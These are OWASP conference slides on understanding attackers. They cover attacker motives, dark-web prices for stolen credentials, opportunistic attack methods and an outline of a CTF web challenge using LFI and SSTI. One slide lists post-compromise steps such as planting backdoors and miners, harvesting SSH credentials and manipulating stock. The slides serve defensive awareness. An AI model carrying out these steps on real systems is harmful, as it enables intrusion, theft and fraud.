OWASP

Open Web Application Security Project

# Application Hacking Though The Eyes Of An Attacker

Rob Hillier

# # id

```
uid=1000(rob) gid=1000(rob)
```

- Security Consultant at XQCyber
  - previously Cisco, Portcullis and Context IS
- Security generalist
- Few exams OSCP, CCT Inf
- Help companies identify security vulnerabilities in web apps & infrastructure


# WHY

- Attacks and Breeches are becoming more frequent, if we are not thinking like an attacker we will always be a step behind

- Conveying technical risk up the chain is hard – Hopefully some ideas following will help convert it to a business risk

- Revisit the basics and help to remove some of the shroud of complexity that shadows "Cyber"


# cat /etc/crontab



```
# m h dom mon dow user  command
1  * * * *  rob    Understanding The Attacker
5  * * * *  rob    Why Me?
20 * * * *  rob    A Determined Attacker
40 * * * *  rob    Wrap Up

*  * * * *  Audience Questions?!
```

# Understanding The Attacker

## Who



- Anonymous
- Green Peace

- Script kiddies
- Foreign nationals with little fear of repercussion
- It can be a job

# Understanding The Attacker

## Why

© Shutterstock / Pigprox

# Understanding The Attacker


## Why

- Ransomware
- Crypto Miners
- Botnets - DDoS
- Sell Access to install malware
- Banking Trojan
- Sell your personal information
- Fraud
    - Medical/Financial Data
    - Fake E-Commerce sites / Buying scams

Average cost of ransom: $1077

Cisco Talos estimates that an average system would generate about 28 cents of Monero per day – 2000 machines doing this gives $568 per day

Price for 50,000 bots with attack duration of 3600 secs (1 hour) and 5-10 minute cooldown time is approx 3-4k per 2 weeks



| Item for Sale | Average Sale Price |
|---|---|
| Paypal Logins | £279.74 |
| Online Banking Details | £167.81 |
| Western Union Logins | £72.84 |
| Credit Card Details | £56.50 |
| Skrill Logins | £36.00 |
| Debit Card Details | £6.30 |
| Subtotal | £562.69 |
| Proof of Identity | £46.14 |
| Passport | £39.76 |

https://www.top10vpn.com/privacy-central/cybersecurity/dark-web-market-price-index-feb-2018-uk/

# Understanding The Attacker

## How


711 million email's leaked

- 0.01% of people run attachment -> 71,000 users

SSH (Shodan 05/04) 19,476,021

- 0.1% 19476

**Quantity**



Nation State

- Who knows?

Organised Crime

- spear-phishing
- deploying a botnet
- subverting the supply chain
- Access to "Zero Days" and Leaked Information

Hactivism

- Limited Access to "Zero Days" and Leaked Information

Opportunist

- phishing
- water holing
- Scanning
- Credential Stuffing

# Why Me?

Opportunist attacks
- Your user opened an e-mail
- A user has the same credentials for linked in as work and you expose RDP/webmail
- Services exposed on the internet that aren't patched fast enough (e.g. Recent Drupal)

Fun test – Start up a vm on Digital Ocean or your perimeter and log what talks to it over a day

Hactivism / Organised Crime
- You do, work with people or sell something they disagree with
- You have something of value (IP, Card information etc.)

Nation State
- Who Knows?!

# Test: Thinking Like An Attacker

Scenario:

You are an attacker and find SSH credentials to a server that a developer left on Git.

These creds give you access to a static website hosted in isolation on an AWS instance – What do you do to make money?

- Install persistence (backdoor web app or OS)
- Install a crypto miner? Lazy but easy, picked up fast when AWS costs shoot up
- Hit the users with some crypto JS
- Add malicious documents to the site
- Browser autopwn
- Look on the filesystem for any other credentials (git keys?)
- Backdoor the ssh logon to get credentials for other users – force them to log on by powering off the host
- Look up other ssh services for that domain and attack them
- Bring about reputational damage and short sell stock

# A Determined Attacker


## Setting the Scene

An easy web CTF challenge from ASICS 2017 Finals called Golem

- Recon
- Exploiting simple LFI
- Exploiting poor data validation
- Using SSTI to get the Flag (and more)
- Other frameworks and SSTI in those

# A Determined Attacker

## Only in CTF's?



Orange Tsai (orange)

| 544 | 409th | 6.30 | 96th |
|---|---|---|---|
| Reputation | Rank | Signal | Percentile |


31 #125980 **uber.com may RCE by Flask Jinja2 Template Injection**

| | |
|---|---|
| State | Resolved (Closed) |
| Disclosed publicly | April 6, 2016 10:15pm +0100 |
| Reported To | Uber |
| Weakness | Code Injection |
| Bounty | $10,000 |
| Severity | No Rating (---) |
| Participants | |
| Visibility | Public (Full) |

# A Determined Attacker

## Recon

